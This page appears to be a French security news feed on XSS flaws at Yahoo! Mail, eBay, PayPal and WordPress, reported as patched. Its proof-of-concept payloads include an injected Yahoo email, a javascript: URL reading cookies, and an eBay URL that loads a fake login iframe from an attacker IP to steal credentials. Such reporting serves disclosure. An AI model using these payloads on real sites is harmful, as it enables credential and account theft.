Cross Site Scripting

Faille XSS chez Yahoo ! : il était possible de lire très facilement tous les mails de n'importe qui
Soumis par fredericmazue le
Image

Le webmail de Yahoo! comportait une très grosse vulnérabilité permettant à un attaquant de lire tous les mails de sa victime. Cette faille a été découverte par le chercheur en sécurité  Jouko Pynnönen de la société finlandaise Klikki.

Jouko Pynnönen  a remarqué que le webmail de Yahoo! ne filtrait pas correctement les balises HTML avant de rendre le contenu à l'écran de l'utilisateur, notamment en ce qui concerne les attributs data-* des balises HTML, ce qui a mis la puce à l'oreille de Jouko Pynnönen. Mais ces attributs data n'étaient pas les seuls à ne pas être filtrés. Il était possible de placer du code JavaScript à peu près n'importe où. Les détails techniques sont donnés sur le blog de Klikki.

Il était donc très simple d'attaquer n'importe qui, en lui envoyant un mail en HTML avec des balises malicieuses. Le code JavaScript n'étant pas éliminé par un filtrage, il était exécuté dans le contexte de la page, ce qui en clair permettait à un attaquant de faire ce qu'il voulait selon son imagination, à commencer par récupérer le contenu de tous les mails de sa victime. Celle-ci n'avait pas à faire quoi que ce soit de son côté. Le simple fait d'ouvrir le mail dans le webmail était suffisant.


Le code ci-dessous est un exemple de mail HTML malicieux, qui lu dans le webmail ouvre une alerte dans le navigateur de sa victime. Cf. capture ci-dessous. Vraiment très simple.

Yahoo! a corrigé le défaut et récompensé  Jouko Pynnönen  par une prime de 10 000 dollars, dans le cadre du programme Bug Bounty dont Yahoo! fait partie.

From: <attacker@attacker.com>
Subject: hello
To: victim@yahoo.com
MIME-Version: 1.0
Content-type: text/html

<div class="yahoo-link-enhancr-card" data-url="https://www.youtube.com/aaa&quot;&gt;&lt;img src=x onerror=alert(/xss/)&gt;&lt;">
<div class="card-share-container">
<a class="enhancr-play-btn"></a>
</div></div>
Mozilla Observatory : un outil pour évaluer la sécurité de vos sites web

Soumis par fredericmazue le
Image


Mozilla Observatory est un outil d'abord développé en interne, dont la fondation Mozilla propose finalement une version publique.

Mozilla Observatory a été développé par l'ingénieur en sécurité April King, qui s'est inspiré de l'outil bien connu Qualys SSL Labs de la société Qualys.

Pour Mozilla, un tel outil n'est pas du luxe. Après avoir scanné avec lui 1,3 millions de sites parmi les plus fréquentés, la fondation fait le constat que seulement 120 000 sites passent son test avec succès.

Mozilla Observatory s'intéresse à la présence de HTTPS et/ou de redirections vers des pages servies en HTTPS. A côté de cela, Mozilla Observatory scrute les en-têtes HTTP que votre site échange avec lui.

Selon la présence ou non des implémentations de CSP (Content Security Policy) qui permet de restreindre l'origine du contenu, de CORS (Cross-origin resource sharing), de X-Frame-Options et autres moyens pour lutter contre le Cross Site Scripting ainsi que pour renforcer la protection des cookies, Mozilla Observatory attribue une note globale de A à F et dresse un rapport détaillé de son analyse.

Pour l'anecdote, même les sites de Mozilla, tels que addons.mozilla.org, ont été notés F lorsqu'ils ont été analysés pour la première fois par cet outil :-)

Mozilla Observatory est libre. Il suffit de vous rendre sur sa page d'accueil et d'y saisir le nom de domaine du site que vous souhaiter faire analyser.

Une importante vulnérabilité XSS colmatée sur eBay

Soumis par admin le
Image

L'existence de cette vulnérabilité a été révélée dans un billet de blog écrit par un chercheur en sécurité qui signe du pseudo de MLT.

Cette vulnérabilité est étonnante à plus d'un titre. D'abord parce qu'elle existe sur un site comme eBay et que son exploit pouvait permettre d'obtenir des noms et des mots de passe d'utilisateurs très facilement. Ensuite parce que eBay aurait mis un mois pour la combler. Selon MLT, eBay, alerté par lui quant à l'existence de cette vulnérabilité, a demandé immédiatement des explications complémentaires à son sujet. Mais une fois ces informations envoyées : rien. Plus de communication, pas de correctif. Ce n'est qu'un mois plus tard que la vulnérabilité a été corrigée, et, toujours selon MLT, uniquement parce que les media ont eu vent de l'affaire.

Enfin, elle est étonnante par son caractère. Il s'agit d'une faille en Cross Site Scripting (XSS). Mais alors que normalement, un site filtre les données fournies dans un formulaire pour éviter l'injection de code via des balises HTML, l'URL vulnérable elle, exécutait du code JavaScript fourni sans aucune précaution semble-t-il.

Exemple :


http:  //ebay.com/link/?nav=webview&url=javascript:alert(document.cookie)

affichait le cookie du document en cours

Partant de là, eBay devient un terrain de jeu pour hackers qui veulent se faire la main en XSS :-) Exploiter cette vulnérabilité est très simple, à la portée de tous.

- Tout d'abord on créé un faux site qui ressemble à eBay. Ce faux site contient un lien de connexion, qui envoie sur le vrai site eBay, mais pas sur la vraie page de connexion :-) Au lieu de cela, le lien envoie sur la page vulnérable, avec, en paramètre dans l'URL, le code JavaScript à exécuter. MLT donne comme exemple un code qui injecte dans le DOM un iframe dont la source est un formulaire hébergé sur son serveur, qui est donc le serveur du hacker attaquant dans l'exemple:

document.write(‘<iframe src=”http:  //45.55.162.179/ebay/signin.ebay.com/ws/eBayISAPI9f90.html&#8221; width=”1500″ height=”1000″>’)

L'URL complète et encodée est :

http:  //ebay.com/link/?nav=webview&url=javascript:document.write%28%27%3Ciframe%20
src=%22http://45.55.162.179/ebay/signin.ebay.com/ws/eBayISAPI9f90.html
%22%20width=%221500%22%20height=%221000%22%3E%27%29

- On envoie ensuite un mail de phishing à la victime pour l'inciter à se connecter sur eBay. Le mail contient un lien sur le faux site eBay.

- Lorsque la victime clique sur le faux lien de connexion dans le faux site, elle arrive sur la page vulnérable du vrai site eBay, qu'elle confond avec la vraie page de connexion, car l'iframe injecté est conçu pour occuper tout l'écran et faire descendre le vrai contenu aux antipodes :-)

- la victime saisit son nom et son mot de passe. Le faux formulaire envoie les données ainsi volées sur le serveur de l'attaquant, qui n'a plus qu'à s'en servir...

La vidéo ci-dessous, proposée par MLT, illustre le mécanisme.

[video:https://www.youtube.com/watch?v=WuZ61NWbK_4]

WordPress visé par une campagne de piratage : des milliers de sites seraient infectés par Visitor Tracker

Soumis par fredericmazue le
Image

Selon le spécialiste Sucuri, le CMS WordPress est soumis a une campagne de piratage. Le but de cette campagne est d'injecter du code malveillant dans les pages Web afin d'attaquer les visiteurs via du Cross-Site Scripting pour injecter ensuite des malwares sur leurs postes de travail.


Sucuri a remarqué un gros pic d'infections de sites WordPress. Un graphique représentant l'évolution du taux d'infection des sites, ne présente rien de très rassurant.

Les sites infectés tournent avec WordPress 4.3.1, c'est-à-dire la dernière version en date du CMS, mais rien de permet de dire s'ils ont été infectés sous cette version ou auparavant.  

Le code JavaScript malveillant est injecté dans tous les fichiers JavaScript du site. Il ressemble à ceci:

function visitorTracker_isMob  ()
var ua = window.navigator.userAgent.toLowerCase();
if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|mi..|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc .. |vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i.test(ua.substr(0,4))) {
return true;
return false;
} /* .. visitorTracker .. */ /*

Le nom de la fonction ci-dessous a donné son nom à cette attaque : Visitor Tracker.

Le code malveillant injecte des iframes dans les pages du site :

Ces iframes redirigent les visiteurs vers de fausse mises à jour du plugin Flash, qui aboutissent à l'installation d'un logiciel malveillant sur le poste de travail, ou redirigent sur des pages de téléchargement de faux outils de réparation pour Windows, qui sont eux aussi des malwares.  

Pour l'instant, le point d'entrée de l'injection de code malveillant dans les sites WordPress n'est pas connu. Selon Sucuri, la campagne de piratage cible de récentes vulnérabilités des plugins, ce qui n'est pas très précis.

Pour tenter de déjouer au mieux cette attaque, les responsables de sites WordPress ont bien sûr tout intérêt à faire leurs mises à jours en attente le plus tôt possible.

Comme  le suggère Sucuri, les administrateurs qui ont accès au serveur de leurs sites peuvent lancer une commande grep pour déterminer s'ils sont ou non infectés. Quelque chose dans l'esprit de ceci :

grep -r "visitorTracker_isMob" /var/www/

Une nouvelle vulnérabilité XSS dans Paypal

Soumis par fredericmazue le

Loi des séries quand tu nous tiens... En ce moment, la loi des séries tient Paypal. Après une vulnérabilité XSS récemment découverte qui permettait de dérober des fonds, vulnérabilité découverte par un informaticien égyptien, BitDefender a découvert une vulnérabilité XSS dans PayPal, qui pouvait permettre à des attaquants d‘uploader des fichiers malveillants pour réaliser des attaques visant des clients PayPal.

Cette fois, la vulnérabilité ne concerne pas directement les transactions PayPal ou les données du client, mais peut être utilisée de façon à diffuser du contenu ou des fichiers malveillants aux utilisateurs, ce qui peut permettre la mise en place d’un large éventail d'attaques pouvant s’avérer encore plus dangereuses, indique BitDefender dans un billet de blog.

La vulnérabilité, que Paypal a désormais corrigée, se situait dans la façon dont étaient chiffrées les URL qui vont chercher des fichiers uploadés.

Dans le billet de blog cité plus haut, BitDefender détaille une preuve de concept, qui ne fonctionne que sur Firefox, et qui montre comment un fichier XML au format HTML uploadé via la rubrique 'Créer une facture', peut ensuite attaquer les URL de fichiers downloadés depuis Paypal.

Un attaquant pouvait ainsi bidouiller des URL Paypal afin que ses victimes téléchargent un fichier malveillant ou soient redirigés vers des pages Web malveillantes.

Selon BitDefender, cette vulnérabilité n'a jamais été exploitée. 

Une vulnérabilité dans Paypal pouvait conduire à des vols d'argent lors de paiements ou par transferts de fonds

Soumis par fredericmazue le
Image

Cette vulnérabilité fracassante du site qui fait ses choux gras sur la sécurité des paiements sur Internet a été découverte par l'informaticien égyptien Ebrahim Hegazy, pseudo Zigoo0

Zigoo0 a donc zigouillé la sécurité de Paypal. Il explique comment sur son blog.


Une simple attaque en Cross Site Scripting (XSS) permettait de modifier la page de paiement sécurisée Paypal, cette page qui permet de payer soit via un compte Paypal existant, soit par carte bleue.

La page ainsi modifiée, tout devenait possible : récolter en clair les informations concernant la carte bleue, modifier le montant du paiement, ou même effectuer un transfert de fond vers le compte Paypal de l'attaquant.

L'attaquant pouvait être tout site de e-commerce malveillant, ou simplement un petit site lambda qui propose de faire des donations via un bouton Paypal. Plus exactement, n'importe qui pouvant bidouiller un bouton Paypal et le placer dans une page Web pouvait attaquer.

Ebrahim Hegazy a signalé la faille à Paypal le 19 juin dernier. Celle-ci ne serait corrigée que depuis le 24 août dernier, à en croire le blog de Zigoo0 qui va toucher une récompense bien méritée du programme Bug Bounty de Paypal.

La vidéo ci-dessous démontre cette attaque XSS.

[video:https://www.youtube.com/watch?v=xpht2R_0cEg]

WordPress 4.2.2 : une nouvelle mise à jour pour corriger des vulnérabilités zero day

Soumis par fredericmazue le

Mauvais temps sur le monde de WordPress en ce moment. Après 2 mises à jour en deux semaines, sous les dénominations WordPress 4.1.2 et WordPress 4.2.1, la dernière comblant une vulnérabilité très critique, voici déjà WordPress 4.2.2 qui vient combler des failles de Cross Site Scripting zero day, ce qui signifie qu'elles ont été exploitées avant d'être découvertes par les experts en sécurité ou les développeurs WordPress.

Ce sont des clients de la société de sécurité Sucuri qui ont mis la puce à l'oreille à celle-ci, qui décrit la vulnérabilité dans un billet de blog.

Il s'agir (encore !) de faille en Cross Site Scripting, ou XSS. La faille est très facile à exploiter. Un exploit permet de modifier le DOM de la page attaquée qui pourra alors contenir, par exemple, un lien vers un site malveillant.

Ce sont surtout deux plugins de WordPress qui sont vulnérables, mais la mise à jour de WordPress 4.2.2 vient empêcher l'exploit des vulnérabilités.

Le problème se situe dans les plugins JetPack et TwentyFifteen, qui tous deux s'appuient sur le package Genericons. JetPack compte un million d'installations actives, quant à TwentyFifteen, c'est le thème de WordPress installé par défaut. C'est dire le nombre de sites potentiellement vulnérables.

Dans le package Genericons, c'est un fichier tout bêtement nommé example.html qui pose problème. Sucuri donne une preuve de concept :

http:// site.com/wp-content/themes/twentyfifteen/genericons/example.html#1<img/ src=1 onerror= alert(1)>

Administrateurs de sites WordPress, appliquez vos mises à jour sans tarder.

WordPress 4.2.1 corrige une nouvelle faille de sécurité critique

Soumis par fredericmazue le

Vous avez bien lu : WordPress 4.2.1. A ne pas confondre, donc, avec la mise à jour de sécurité WordPress 4.1.2 publiée la semaine dernière qui remédiait à des vulnérabilités de Cross Site Scripting et d'injection SQL.

C'était déjà pas mal, question vulnérabilités, mais celle comblée par WordPress 4.2.1 est critique. En effet, un exploit (facile) de cette vulnérabilité permet de modifier le mot de passe administrateur, créer des comptes avec les droits administrateur, modifier des contenus, injecter du smap, et autres réjouissances, comme, à priori, installer des backdoors.

Il s'agit à nouveau d'une faille Cross Site Scripting, ou XSS. Pour l'exploiter, l'attaquant écrit du code malveillant en commentaire d'un contenu. Lorsque l'administrateur consulte le commentaire pour le modérer, le code malveillant agit. Si le commentaire est visionné par quelqu'un qui n'a pas les droits administrateur, les dégâts seront moindres ou nuls.

Le principe de l'attaque repose sur le fait que les commentaires de contenus sont stockées par WordPress en base de données MySQL sous le type TEXT dont la capacité est limitée à 64 Ko. Si le commentaire dépasse cette taille, il est tronquée brutalement, ce qui abouti à du code HTML malformé qui apparaît sur la page. Code malformé donc non correctement filtré à l'affichage et pouvant ainsi contenir du JavaScript malveillant qui sera exécuté.

Le chercher en sécurité finlandais Jouko Pynnönen donne ce code à titre de preuve de concept :

<a title='x onmouseover=alert(unescape(/hello%20world/.source)) style=position:absolute;left:0;top:0;width:5000px;height:5000px AAAAAAAAAAAA...[64 kb]..AAA'></a>

La vulnérabilité a été constatée avec WordPress 4.2, 4.1.2, 4.1.1, 3.9.3. et MySQL 5.1.53 et 5.5.41.

L'exploit est démontré dans la vidéo ci-dessous.

Etrangement, Jouko Pynnönen indique que la société Klikki Oy pour laquelle il travaille a des problèmes relationnels avec WordPres, qui lui donne des fins de non recevoir depuis novembre 2014, en ce qui concerne les vulnérabilités qu'elle découvre.

Quoi qu'il en soit appliquez rapidement cette mise à jour de votre WordPress, surtout si votre site permet d'apporter des commentaires aux contenus.

[video:https://www.youtube.com/watch?v=OCqQZJZ1Ie4]

Plugin WordPress FeedWeb : possibilité de Cross Site Scripting

Soumis par fredericmazue le

Le plugin FeedWeb ne filtre pas les données reçues avant de les insérer dans les documents HTML générés.  Un attaquant peut donc exploiter cette faille afin d’exécuter du code JavaScript dans le contexte du site web attaqué.

Source : vigil@nce.fr